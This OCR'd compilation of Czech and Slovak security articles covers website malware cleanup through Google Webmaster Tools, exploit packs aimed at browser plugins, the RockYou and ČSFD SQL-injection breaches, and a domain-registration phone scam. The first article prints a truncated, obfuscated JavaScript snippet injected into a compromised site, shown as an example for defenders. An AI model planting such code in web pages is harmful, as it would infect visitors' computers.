
- bezpečnostní prověrka serveru a strojů všech, kdo mají k webu přístup,
- kontrola nastavení přístupových práv k souborům a složkám na serveru,
- prověrka zranitelností a jejich odstranění (SQLi a podobně),
- kontrola kvality hesel,
- kontrola nastavení serveru (mohlo být útočníkem změněno).

Vyplatí se také dodržovat několik bezpečnostních doporučení:

- Pro administraci nepoužívat FTP, ale zabezpečený přístup (SSH, SFTP),
- udržovat zálohy tak, aby byly čisté (aby nemohly být napadeny) nebo jich mít po ruce několik,
- udržovat bezpečnostní standardy na počítačích a smartphonech administrátorů,
- testovat a ošetřit nejčastější zranitelnosti webu.

Před měsícem Google přidal k Webmaster Tools novou funkci, která je další zbraní v boji proti malwaru. Takhle vypadá nové rozhraní, když je všechno v pořádku:

Pokud vás Google označil ve vyhledávání větou „Tyto stránky mohou poškodit váš počítač“, znamená to, že našel malware. Ve stejné sekci Webmaster Tools pak najdete oznámení problému a seznam nebezpečných odkazů.



Malware details

Unfortunately, Google has discovered harmful code on your site.

Some of the infected pages are listed below. Google is providing these pages as a starting point in your investigation and clean-up process. Please also use StopBadware.org's Guide to Cleaning and Securing your Website to identify, address, and prevent any malware activity on your site.

General problem

Some of the URLs on this site redirect browsers to web pages that install malware. This indicates that the server(s) that host pages for this site may contain altered configuration files (such as Apache's .htaccess file).

Problematic URLs on http://[redacted].com/	Last checked
/mp3/ - Details	9/4/09
/print/ - Details	10/10/09
/mp3/2008/ - Details	9/3/09

Kromě toho Google zprovoznil v rámci této služby novou funkci, která vypreparuje části napadeného kódu. Výpis vypadá následovně:

Malware details

« Go back

URL: http://[redacted]

Last checked: August 25, 2009

Suspected injected code

```
<script language=javascript><!--
(function(){var FvYj2='%';var dgpkZ='v-6lr-20a-3d-22ScriptEn
gine-22-2cb-3d-22Ver-73-69on()+-22-2cj-3d-22-22-2cu-3dnavi-6
7-6lt-6fr-2euse-72Agent-3bif((u-2e-69nde-700f(-22-57in-22-29
-3e0)-26-26(u-2ein-64e-700f(-22N-54-20-36-22)-3c0)-26-26(do-
63ument-2ec-6f-6f-6bie-2e-69nde-700f(-22ai-65k-3dl-22)-3c0-2
9-26-26-28type-6ff(zrv-7a-74-73-29-2i-3d-74-79-70e-6ff(-22A-
22-29-29-29-7b-7a-72-76zt-73-3d-22A-22-3beval-28-22i-66(wind
-6fw-2e-22+a+-22-29-6a-3d-6a+-22+a+-22Major-22+-62+a+-22Mi-6
```

Google však upozorňuje, že ne všechny napadení dokáže rozeznat a ukázat, „kde se stala chyba“. Po té, co odstraníte zákeřný kód, je možné dát stránku na opětovné posouzení:

- Na domovské stránce Nástrojů pro webmastery klikněte na požadované stránky,
- ve zprávě Části těchto stránek možná šíří malware klikněte na odkaz Další podrobnosti,
- klikněte na položku Požádat o kontrolu.

Google také doporučuje vyzkoušet stránku
http://www.google.com/safebrowsing/diagnostic?site=www.vasedomena.cz.

Nová funkce od Googlu je zatím v testovací fázi, Google nicméně jeví zájem rozhraní dále vyvíjet a přeřadit ho potom k výbavě Webmaster Tools.

1.4 Ďábel se skrývá v pluginech prohlížečů

Vojtěch Bednář


Webové prohlížeče jsou v současnosti nejvíce zřetelným a nejdiskutovanějším zdrojem bezpečnostních rizik při práci s Internetem. Jsou jím však doopravdy? Za většinu havárií prohlížečů a řadu bezpečnostních rizik mohou pluginy.

Ačkoli rok teprve začíná, již jsme mohli být svědky významné bezpečnostní aféry ve světě informačních technologií: problému „operace Aurora“ a zneužití chyby Internet Exploreru proti čínským disidentům a možná i dalším cílům. Celá záležitost, která nakonec donutila společnost Microsoft aktualizovat jeden ze svých stěžejních produktů mimo plán, pronikla ze světa IT do mainstreamových médií a stala se i politickým tématem. Webový prohlížeč – tedy konkrétně Internet Explorer – na několik okamžiků opět dobyl titulní stránky světových deníků. Miliony párů očí se k němu obracejí jako k programu, který může být využit proti svým uživatelům. Jak je tomu však doopravdy, kde se skrývá největší bezpečnostní riziko? Ve webovém prohlížeči, nebo někde úplně jinde? Když opomineme aktuální mediální hype, možná zjistíme, že pravá rizika se skrývají uvnitř.

Plugin?

Webové prohlížeče, tedy zdaleka nejenom Internet Explorer, jsou od svých počátků tvořeny jako aplikace s otevřenou architekturou. Jejich funkcionalitu je možné rozšiřovat pomocí přídavných modulů, s touto funkcí přišel ostatně legendární Netscape Navigator. I když to není úplně přesné, používá se pro tyto moduly označení „pluginy". Přídavné moduly jsou vyvíjeny třetími stranami a mají přístup k datům webového prohlížeče i parsované webové stránce. Jejím účelem je zobrazovat specifické typy obsahu, které prohlížeč ve své výchozí podobě nezvládá – na rozdíl od doplňků (add-inů), které rozšiřují funkce samotného programu.

V každé instalaci používaného webového prohlížeče se nachází celá řada pluginů od různých dodavatelů. Některé jsou tam od nainstalování, další jsou postupně stahovány a instalovány z Internetu podle toho, jak uživatel přichází na obsah, k jehož zobrazení jsou potřeba. Chcete-li si udělat představu o instalovaných pluginech, můžete například ve Firefoxu (nebo v od něj odvozeném prohlížeči) zadat do adresní řádky a „about:plugins“.



Pluginy, stejně jako webový prohlížeč, mohou obsahovat bezpečnostní chyby. Tyto chyby mohou být zneužity stejně jako chyby prohlížeče prostřednictvím vhodně nastrčeného online obsahu a mohou vést ke stejným důsledkům. Na rozdíl od samotného jádra prohlížeče jsou za bezpečnost zodpovědní jejich tvůrci – a těch je

mnoho. Pouze ve velmi výjimečných případech mohou tvůrci prohlížeče přistoupit (navíc jen v případě, mají-li k dispozici takovou možnost) k zneaktivnění doplňku třetí strany. To je však nesmírně riskantní proces, který navíc vždy zavání obviněním z nekalé konkurence.

Skrytá hrozba

Průměrný webový prohlížeč tak obsahuje celou řadu pluginů různého typu, tvůrců, stavu a stáří. Jejich počet se typicky pouze zvyšuje (instalace je většinou jednoduchá, s odinstalací si nikdo hlavu neláme), jejich míra aktuálnosti leží zcela mimo nástroje tvůrců webového prohlížeče (na rozdíl od doplňků probíhá aktualizace buď tak, že je nová verze vyžadována webovou prezentací, nebo společně s jiným produktem, než je webový prohlížeč). To všechno dohromady způsobuje, že se pluginy stávají dobře maskovanou skrytou hrozbou. Hrozbou, kterou je možné využít.

Exploit

Existují nástroje sloužící k identifikaci zranitelností ve webovém prohlížeči a jejich následnému využití. Těmto nástrojům se říká „exploit Packy“. Činnost a podoba jednoho takového „balíčku“ jménem Eleonora je popsána například zde. Balíček byl připojen k několika webovým serverům s „obsahem pro dospělé“. Eleonora vytváří statistiky exploitovatelnosti webových prohlížečů, které navštěvují stránky, k nimž je připojena. Pokud byste si to chtěli vyzkoušet sami, zde by se našlo něco, co by vás mohlo zajímat (Pozor! Odkaz vede na potenciálně nebezpečnou stránku s potenciálně nebezpečným softwarem). Podívejme se ale na statistiky získané autorem postu, který jsme odkazovali výše.

Celá řada zranitelností, které mohou být ve webových prohlížečích zneužity k napadení malwarem nebo k hackerskému útoku, nejsou chyby prohlížečů samotných, ale jejich doplňků. Problematické jsou chyby v Javě, v Acrobatu i v celé řadě dalších nástrojů. Ty všechny představují reálné riziko napadení počítače a je v podstatě lhostejné, jaký webový prohlížeč používáte i to, že jej máte v nejnovější verzi. Rizikem přitom nejsou nějaké zero-day exploity, ale velmi často chyby, které již byly dávno popsány a opraveny, ale které se fyzicky v počítačích díky nedokonalým aktualizačním mechanismům, respektive kvůli absenci aktualizace pluginů, stále vyskytují. A to

nebereme v úvahu celou řadu pluginů, které jsou v prohlížečích po několika letech de facto mrtvou zátěží, a které již nikdy nebudou použity.

Problém

Krátce a jednoduše, bezpečnostní mezery v pluginech webových prohlížečů – zdaleka nejenom Internet Exploreru – jsou mnohem výraznější hrozbou než chyby samotných programů. Aktivně lze využít dokonce roky staré vady, a to pomocí jednoduchých, snadno dostupných hackerských nástrojů, bez zvláštních znalostí a na úrovni, které se trochu posměšně říkalo „skript-kiddie“. Efektivita tohoto konání může být mnohem vyšší než efektivita zneužití nejaktuálněji známé bezpečnostní mezery.

Řešení?

Co může být řešením tohoto stavu? Bohužel nic jiného, než práce pro systémové administrátory. Minimalizace používaných pluginů, omezení instalace nových, důsledné trvání na aktualizacích všech komponent, tedy nejenom samotného prohlížeče. Tedy přeloženo do ekonomické řeči, investování velkého množství času a peněz. Je potřeba dodat, že s nejistým výsledkem a bez přímé přidané hodnoty. Zdá se však, že je to nutné. Po vychladnutí mediální vášně z nebezpečného Internet Exploreru se ukazuje něco, co by málokoho napadlo. Že ďábel se skrývá v detailech – v našem případě v pluginech.

1.5 Miliony hacknutých účtů v ohrožení. I v Česku

Rastislav Turek

Viac než 32 miliónov užívateľských kont sa podarilo odcudziť hackerovi vystupujúcemu pod prezývkou igigi. Podľa správy na igigiho blogu sa mu podarilo pravdepodobne za pomoci SQL Injection získať neoprávnený prístup do databáz Rockyou.com, z ktorých následne stiahol všetky údaje. Update: vyjádření ČSFD.

RockoYou je systém, ktorý umožňuje do sociálnych sietí ako je Facebook, či MySpace, ale i do osobných blogov integrovať rôzne widgety, ktoré užívateľom umožňujú upraviť si svoje fotografie, videá, profily, atď. z jediného miesta a zadarmo.

Na bezpečnostnú zraniteľnosť v podobe SQL Injection v systéme RockYou upozornila bezpečnostná konzultačná spoločnosť Imperva. Po zneužití zraniteľnosti bolo možné získať neautorizovaný prístup k databázam spoločnosti, v ktorom sa nachádzajú kontá jednotlivých užívateľov. Spoločnosť RockYou na upozornenie zareagovala promptne, systémy dočasne znefunkčnila a zraniteľnosť okamžite odstránila.

Ani nie 24 hodín po oficiálnej správe publikoval na svojom blogu hacker vystupujúci pod prezývkou igigi informácie, ktoré naznačujú, že sa mu podarilo získať neautorizovaný prístup do databáz RockYou ešte pred odstránením zraniteľnosti a získať všetky údaje. Na blogu publikoval zoznamy databáz a tabuliek, spolu s malou scenzurovanou časťou užívateľských kont. Podľa všetkého sa v dobe odcudzenia nachádzalo v databáza neuveriteľných 32 603 388 užívateľských kont, ktoré obsahujú e-mail a heslo každého užívateľa. Najzarážajúcejší je však fakt, že hesla neboli v databáze nijakým spôsobom šifrované a teda boli ukladané ako bežný text.

Dnes už nie je žiadnym tajomstvom, že užívatelia často používajú rovnaké heslá naprieč rôznymi službami. Igigi vyhlásil, že minimálne polovica prístupových údajov bude zhodná s prístupovými údajmi pre ďalšie služby ako MySpace, Facebook, či dokonca priamo mailové služby, ako Gmail, alebo Yahoo. To by znamenalo, že sa jedná o najväčší únik užívateľských kont v histórii.

Igigi ďalej varuje, že ak bude spoločnosť RockYou zavádzať svojich užívateľov, mieni publikovať všetky údaje v nescenzurovanej podobe. Výsledkom takéhoto kroku by boli tisícky hacknutých užívateľských kont, odcudzené osobné dáta, ako napríklad e-maily a v neposlednej rade pravdepodobne aj finančné prostriedky vďaka prepojeniu emailu so systémami ako PayPal. Taktiež netreba zabúdať na spamerov, ktorí sú už teraz podľa komentárov na igigiho blogu ochotní zaplatiť za získanie iba e-mailov užívateľov.

Najzávažnejším problémom je však prístup RockYou k svojím užívateľom. Ešte včera po oficiálnom ohlásení objavenej a ošetrenej zraniteľnosti spoločnosť tvrdila, že bolo kompromitovaných len niekoľko užívateľských kont a týchto užívateľov už začala upozorňovať. Ako dnes už vieme, kompromitované boli všetky kontá užívateľov. Podľa oficiálneho vyhlásenia RockYou pre Techcrunch, spoločnosť zaznamenala úspešný prienik do ich databáz už 4. decembra a kompromitované boli "len" kontá používateľov, ktoré boli vytvorené priamo na RockYou.com a nie kontá, ktoré boli spojené s aplikáciami na sociálnych sieťach. V tomto momente sa naskytá otázka, prečo spoločnosť čakala až 10 dní do oznámenia prieniku. Rovnako nie je jasné, ako by sa mohlo igigimu podariť získať kontá užívateľov priamo z Facebooku, ktorý tretím stranám nesprístupňuje údaje ako napríklad heslo a taktiež vo svojich pravidlách zakazuje zbieranie a ukladanie údajov o užívateľoch, ktoré nie sú potrebné na výpočty, resp. funkčnosť aplikácie. Spoločnosť plánuje začať všetkým dotknutým užívateľom rozosielať e-mail, v ktorom ich upozorňuje na vzniknutú situáciu so slovami "Cítime, že je dôležité informovať vás o vzniknutej situácii okamžite, aby ste mohli vykonať akékoľvek úkony pre ochranu svojho súkromia." Po 10 dňoch je však už trošku neskoro.

I naďalej nie je úplne jasné, kedy v skutočnosti k prieniku došlo. Spoločnosť ho síce znamenala 4. decembra, no je dosť možné, že sa stal ešte skôr.

ČSFD

I keď sa v tomto prípade jedná o igigiho doposiaľ najväčší úlovok, už pred časom informoval o svojich úspešných prienikoch do troch česko-slovenských webov. Medzi nimi sa objavil aj veľmi populárny systém pre hodnotenie filmov CSFD.cz.

Igigimu sa vraj podarilo získať prístup k 147 901 kontám z celkového počtu 187 152. Administrátori ČSFD si pravdepodobne prienik všimli a zraniteľnosť opravili. Igigi však tvrdí, že v systéme parazitoval niekoľko týždňov, pokým bola zraniteľnosť opravená. Podľa doposiaľ dostupných informácií sa dá predpokladať, že spomínanou zraniteľnosťou je tzv. Blind SQL injection. Je to jedna z najčastejšie sa objavujúcich sa zraniteľností. Jej podstatou je, že sa namiesto chybového hlásenia mení správanie zraniteľného webu. Vtedy musí útočník získavať každý údaj z databázy písmenko po písmenku. To by vysvetľovalo, prečo sa igigimu nepodarilo získať všetky užívateľské kontá. Heslá sa v databáze nenachádzali v textovej forme, alebo boli zahashované za pomoci MD5.

Zaujímavá bola aj reakcia ČSFD. Od Martina Pomothyho prišiel niektorým užívateľom e-mail, v ktorom sa píše:

Milý uživateli,
Převod archivace hesel do nového systému, kterým ČSFD definitvně opouští struktury zastaralé mysql databáze, nebyl lízání medu a bude trvat ještě několik dní. Současná situace je následující – ti z vás, kterým už bylo zasláno nové heslo, jste "za vodou" a ti z vás, kteří jste ho z technických důvodů neobdrželi, si ho můžete vygenerovat ZDE (bude vám zasláno na e-mail, který máte evidován ve svém ČSFD profilu). Vám, kdo jste prošli traumatem z dvoudenni nemožnosti přihlásit se do ČSFD, se osobně hluboce omlouvám a pokud by u vás nedejbože tento problém přetrvával i po použiíí zmíněné utilitky, okamžitě mi napište na pomo@csfd.cz.
Jsme jedna rodina. ČSFD forever.
Martin Pomothy

Ako uviedol igigi na svojom blogu, podľa neho systém ČSFD nepoužíva databázový systém MySQL, ale systém PostgreSQL. To by mohlo znamenať, že tím ČSFD úmyselne zavádzal svojich užívateľov a snažil sa tento únik maskovať inou, pravdepodobne vymyslenou udalosťou.

Martin Pomothy z ČSFD.cz odeslání tohoto emailu vysvětluje: "E-mail tohoto znění jsme rozposlali přes jednorazově vytvořený skript uživatelům ČSFD v daleké minulosti při přechodu z mysql na postgres databázi (což je z něj snad EVIDENTNÍ). Tento skript pak (chybou tehdejsího technologa) zůstal na serveru a byl spustitelný prakticky kýmkoliv, kdo zadal URL adresu končící názvem skriptu. Tento skript však nyní, opětovně, nespustil nikdo z ČSFD. V první chvíli, kdy jsme ještě o žádném nabourání do hesel nevěděli a "záhadné spuštění skriptu" jsme přikládali náhodně procházejícímu robotovi, jsem rozposlal všem uživatelům ČSFD interní zprávu, ať tento e-mail ignorují. Tuto "bagatelizující zprávu" (jak ji v médiích rádi označujete, aniž byste tušili o co v jádru věci jde, aniž byste mě kontaktovali pro vysvětlení!), jsem tedy NErozposlal ČSFD uživatelům proto, abych něco zakrýval! Když mi bylo později nabourání do hesel potvrzeno ze strany našich technologů, podnikl jsem všechny kroky, aby byly ČSFD uživatelé o situaci informováni a hesla si rychle změnili!"

Pár dní na to, ako igigi publikoval svoj článok, prišiel užívateľom ČSFD ďalší e-mail od Martina Pomothyho, v ktorom už únik užívateľských kont priznávajú a odporúčajú zmeniť si heslo v systéme.

Milí ČSFD uživatelé, předem se omlouváme za tento nevyžádaný, ale důležitý e-mail.
Doporučujeme Vám změnit si heslo, pod kterým se přihlašujete do ČSFD, nebo si nechat vygenerovat heslo nové. I když to tak ještě o víkendu nevypadalo, máme podezření, že byla nabourána část ČSFD systému, která zahrnuje databázi uživatelských hesel. Tato událost nebude mít vážné následky a pouze poukazuje na drobnou slabinu v systému, jejíž ošetření bude krokem k vyšší bezpečnosti. Heslo Vám doporučujeme změnit do formátu v rozsahu nejméně 8 znaků, tak, aby obsahovalo malá a velká písmena i číslice.
a) Cesta ke změně hesla po přihlášení do ČSFD účtu je: Můj účet / Můj profil / změnit heslo
b) Sekce pro vygenerování nového hesla, které vám bude posláno na váš e-mail (bez nutnosti logovat se do ČSFD účtu), je zde: http://www.csfd.cz/lostpwd.php
Děkujeme za pochopení a moc se omlouváme za potíže.
ČSFD navěky!
Martin Pomothy

Prečo baywords

Igigi totožnosť zatiaľ známa nie je. Jeho blog sa objavil len začiatkom decembra a už priniesol niekoľko veľmi zaujímavých informácií o prienikoch, ktoré sa mu podarilo. Je to určite varovný prst pre ostatné spoločnosti, že zanedbať bezpečnosť sa nevypláca a je dosť pravdepodobné, že igigi sa už čoskoro pochváli ďalšími úlovkami. Ako blogovaciu platformu si vybral igigi baywords.com. BayWords je plne postavený na systéme Wordpress MU, čím sa vlastne stáva kópiou úspešného systému Wordpress.com. Zásadnou odlišnosťou medzi BayWords a ostatnými blogovacími platformami je, že BayWords odmieta cenzúru a rovnako spoluprácu so silovými zložkami. BayWords odmieta ukladať akékoľvek informácie o svojich užívateľoch a teda je ich dolapenie veľmi nepavdepodobné.

Na BayWords sa tak v posledných mesiacoch objavilo niekoľko podobných blogov, ktoré pravdepodobne inšpirovali aj samotného igigiho. Medzi prvých "pionierov" patrí určite rumunský hacker unu, ktorému sa podarilo objaviť SQL Injection na portáloch ako Kaspersky.com, alebo News.com. Postupne sa pridali aj ďalší a dnes počet blogerov, ktorí píšu o svojich úspešných prienikoch presiahol tucet a určite sa pridajú aj ďaľší.

1.6 Česká doménová centrála obvolává se zvláštní nabídkou

Lukáš Tomek

Nepoctiví doménoví spekulanti přišli na novou fintu. Od letošního roku ji zkouší, na koho můžou. Mají pro vás připravený dojemný příběh a drahou pointu. Seznamte se s Českou doménovou centrálou s.r.o. a jejími sedmi hříchy proti svým „zákazníkům" - nebo spíše obětem.

Lež - ta vás čeká hned na úvod

Poprvé se ozvali, když jel Jan Hrkal, jednatel firmy Světelná reklama Hrkal a Greiner s.r.o., z obchodní schůzky zpátky do kanceláře. "Měl jsem telefonát z údajného doménového registru, že prý si u nich někdo objednal registraci domén svetelna-reklama.biz, com a net," říká Hrkal, vlastník domény svetelna-reklama.cz. Operátorka se pak snažila vysvětlit přínos svého telefonátu pro Hrkalovu firmu. "Říkali, že se pravděpodobně jedná o spekulativní nákup a proto se obrátili na mě jakožto vlastníka domény svetelna-reklama.cz. Mohou prý tu původní objednávku pozdržet a nám tyto domény zaregistrovat přednostně," pokračuje Hrkal.

Jeho zkušenost zdaleka není ojedinělá. Zdá se, že operátoři firmy Česká doménová centrála používají několik variací svého příběhu. Některé z nich jsou obzvláště dojemné. "Dnes mě oslovila paní, že má právě na stole požadavek od třetí osoby k registraci našeho doménového jména a že ji to vyděsilo, aby nás někdo nechtěl podvést. Vedoucí jí prý nařídil, že než domény zaregistruje, má se s námi spojit," uvádí jedna zkušenost na blogu sdružení NIC. "Oslovila nás nějaká paní Turenová, která říkala - asi pro dotvoření atmosféry - že máme posledních pár minut k registraci a mluvila velmi překotně. Nesdělila mi, kdo si chce naši doménu zaregistrovat, jinak prý přijde o místo," sděluje další nespokojený „zákazník". K vytvoření takové šikovné pohádky a jejímu představení majitelům CZ domén opravdu musí mít firma notnou dávku „odvahy". A ze zkušeností vyplývá, že pravděpodobně prezentuje čistou lež - nelze to ovšem dokázat a vedení společnosti se k případu odmítlo vyjádřit.

Hrabivost - umí vytvořit zisk až 1000 %

Kolik stojí sofistikované služby firmy, která vám nabídne doménu s jinými koncovkami, než které právě vlastníte? Ceník není nikde zveřejněn a podle některých oslovených firma ceny neuvede při prvním a někdy ani druhém kontaktu. V současné době však platí, že za registrování domény si počítá baťovských 3999 korun a k tomu každý rok navíc 590 korun. Když si vezmete, že EU a COM domény lze pořídit za nějaké dvě stovky, čistý zisk z jednoduchého nákupu dělá pěkných 950 procent. Nepočítáme teď samozřejmě plat pro operátorky a provoz nějakého toho systémku, který to řídí. Zdá se vám to fér?

Agrese - zmanipulují vás a smlouvu uzavřou přes telefon

Kromě akční expozice (tedy úvodu) celé divadelní hry je další část vykonstruována s neobyčejnou agresivitou. Operátorka (nikdo zatím nenarazil na operátora, tedy muže) se totiž snaží uzavřít smlouvu po telefonu. Jakmile vás operátorka dostrká k souhlasu s objednáním služby, řekne vám, že dál se telefon bude nahrávat. Údajně to však někdy nesdělují, nebo nahrávání sdělí hned na začátku. Zřejmě kvůli nedostatečné technice trvají na tom, že vám zavolají oni, i když voláte vy jim - lépe se jim totiž nahrává.

Operátorka vás nyní požádá o informace, které se obvykle ve smlouvách udávají, jako adresa firmy, IČO a podobně. Sdělí vám také své informace a uvede, o jakou službu se jedná. Nakonec se vás zeptá, jestli souhlasíte s dodáním služby. Věřte nebo nevěřte, takovou smlouvu skutečně uzavřít lze a je platná - jedná se o smlouvu uzavřenou při použití prostředků komunikace na dálku. Občanský zákoník, § 53 v článku 1 stanoví: "Pro uzavření smlouvy mohou být použity prostředky komunikace na dálku, které umožňují uzavřít smlouvu bez současné fyzické přítomnosti smluvních stran. Prostředky komunikace na dálku se rozumí zejména (...) telefon s (lidskou) obsluhou, telefon bez (lidské) obsluhy (automatický volací přístroj, audiotext)..." Právník Josef Aujezdský ze serveru eAdvokacie.cz vysvětluje: "K uzavírání smluv telefonem či jinými prostředky dochází dnes a denně a nejedná se o žádnou zvláštnost. Smlouva nemusí znamenat smlouvu v písemné formě."

Neprůhlednost - nikdo neví, kdo za tím stojí

Zastavme se na chvíli u vazeb. Samotná firma Česká doménová centrála začala fungovat 30. března tohoto roku. Před tím se jmenovala 29 dnů Sellis s.r.o., vlastnila ji Nektia s.r.o. a jednatelem byl Petr Lavička. Třicátého pak došlo ke změně názvu a prodeji Aime Kassovi, osobě, která by podle údajů z obchodního rejstříku měla bydlet na okraji panelákového sídliště v estonském Talinu. Aime Kass se také stal jednatelem firmy. Když už jsme u tohoto zkoumání, proč si trochu nezaspekulovat? Ve hře jsou v zásadě dvě varianty. Evidentní pro začátek je, že velmi krátce se firma jmenovala Sellis a pak najednou Česká doménová centrála. Takto se postupuje v případě, že někdo ze zahraničí pověří někoho domácího, aby mu založil firmu, nebo si kupuje firmu „hotovou" kvůli rychlosti. Postup je to běžný, firma Nektia existovala jen něco přes rok a své služby nikde veřejně nenabízí.

Dále první možností je, že Aime Kass je skutečná osoba, která opravdu podniká v oboru „doménová spekulace". A druhou, pravděpodobnější možností je, že Aime Kass je bílý kůň, tedy osoba, která má zakrýt skutečnou totožnost faktického vlastníka. Proti této domněnce ale hraje to, že jednatel a společník „eseróčka" má dosti velké pravomoci vzhledem k vlastnictví a řízení firmy. Další osobou napojenou na případ je bývalý jednatel firmy Nektia, Vasyl Bentsa - nic bližšího o něm ale nelze zjistit. Na okraj - jedná se o poměrně běžné ukrajinské jméno.

Zajímavým zjištěním pak je, že ten, kdo stojí za Českou doménovou centrálou „nepodniká" jen v České republice. V Německu například působí pod jménem Deutsche Internet Domain Zentrale (DIDZ). Podle některých zdrojů funguje také pod názvy Deutsche IDR, IDV Deutschland, IDN Network a stejné případy jsou hlášeny i ve Finsku. Když se pak podíváme na oficiální web České doménové centrály, nelze si nevšimnout zbytků německé grafiky, index.php používá parametry tvořené německými slovy a charset je nastaven na Windows-1252. Lze si tedy snadno dovodit, že celá aktivita je původem německá a byla portována do našich podmínek.

A nakonec je tu ještě jedna zvláštní okolnost. Oslovená operátorka slíbila, že kontakt na novináře předá odpovědné osobě, tedy jednatelce. Jednatelce? Které společnosti?

Rafinovanost - oběti si nevybírají náhodně

Firma oslovuje držitele CZ domén od začátku letošního dubna a zdá se, že její strategie je jednoduchá. Pracovníci Centrály nejprve naleznou někoho, kdo má zaregistrovanou pouze doménu CZ, případně EU. Jejich výhodou je, že pravděpodobně narazí spíš na nízkorozpočtové projekty, protože movitější investor zaregistruje širší spektrum domén hned na startu projektu. Podle úrovně webu a informací o subjektu, které jsou k dispozici na síti, lze snadno odhadnout zběhlost „cíle" v internetovém světě. A nakonec stačí vybrat tu verzi pohádky, která se ke znalostnímu „ratingu" oběti hodí nejlépe.

Pomalost - naštěstí můžete být rychlejší

Co když vám Česká doménová centrála zavolá? Jak se bránit? Pokud vám zavolají, zvažte nejprve, jestli vůbec o nějaké INFO a podobné domény stojíte. Zneužít takové domény lze například tak, že někdo na ně umístí falešný obsah a zařídí, aby se ve výsledcích vyhledávání objevily před vašimi oficiálními stránkami. Tím o vás může na Internetu vytvořit falešné mínění. Budete někomu stát za tu práci?

Horší je situace, když o domény stojíte a uvědomili jste si to až teď. Řešení je prosté: nasaďte zdržovací taktiku nebo rovnou rezolutně prohlašte, že o službu tohoto typu absolutně nemáte zájem. Pak potichu a rychle jděte na stránky svého oblíbeného registrátora a domény si zaregistrujte - pokud budou volné. Firma totiž většinou zkouší investorskou fintu „zisku bez vstupního kapitálu“. Stejně se to dělávalo a někdy ještě dělá u nemovitostí tak, že nejprve seženete kupce a pak nakoupíte a okamžitě prodáte se ziskem. Pokud tedy nejste opravdu velká ryba, Česká doménová centrála pravděpodobně ve chvíli telefonátu domény nedrží, jen si tak s vámi a hraje a zkouší, jestli byste měli zájem. K registraci pak dochází při projeveném zájmu ihned po telefonátu, musíte tedy být rychlí.

Útěk - braňte se a oni to vzdají

Jak se bránit, pokud jste v průběhu telefonátu udělali strategickou chybu? Na znění zákona upozorňuje Aujezdský: Ustanovení § 58 odst. 8 písm. a) občanského zákoníku říká:"Kromě případů, kdy je odstoupení od smlouvy výslovně ujednáno, nemůže spotřebitel odstoupit ... od smluv na poskytování služeb, jestliže s jejich plněním bylo s jeho souhlasem započato před uplynutím lhůty 14 dnů od převzetí plnění..."

Co Aujezdský navrhuje napadnout? "Předem je nutné uvést, že zmiňované jednání doménového spekulanta nese formální znaky podvodu. Spekulant uvádí svého „zákazníka“ v omyl tím, že mu sděluje nepravdivé skutečnosti, a to za účelem získání majetkového prospěchu," upozorňuje Aujezdský. Dále rozebírá ve svém komentáři k celému případu trestněprávní hledisko. "Z hlediska vzniku trestněprávní odpovědnosti bude v jednotlivých případech důležité, zdali škoda na straně „zákazníka“ dosáhla částky 5000 Kč. I pokud výše škody této částky nedosáhne, není trestněprávní odpovědnost fyzických osob, které se na uvedeném jednání podílejí, dle našeho názoru zcela vyloučena, neboť se jedná o soustavnou plánovanou činnost," vysvětluje Aujezdský.

Jak se nakonec vyvléknout z nedobrovolného placení podvodné firmě? "Z hlediska soukromoprávního je možné uvažovat o tom, že úkon „zákazníka“ směřující k uzavření smlouvy prostřednictvím telefonu je absolutně neplatný podle § 49 občanského zákoníku (zákon č. 40/1964 Sb., ve znění pozdějších předpisů), jež stanoví, že: „Právní úkon je neplatný, jestliže jej jednající osoba učinila v omylu, vycházejícím ze skutečnosti, jež je pro jeho uskutečnění rozhodující, a osoba, které byl právní úkon určen, tento omyl vyvolala nebo o něm musela vědět. Právní úkon je rovněž neplatný, jestliže omyl byl touto osobou vyvolán úmyslně'," uvádí Aujezdský.

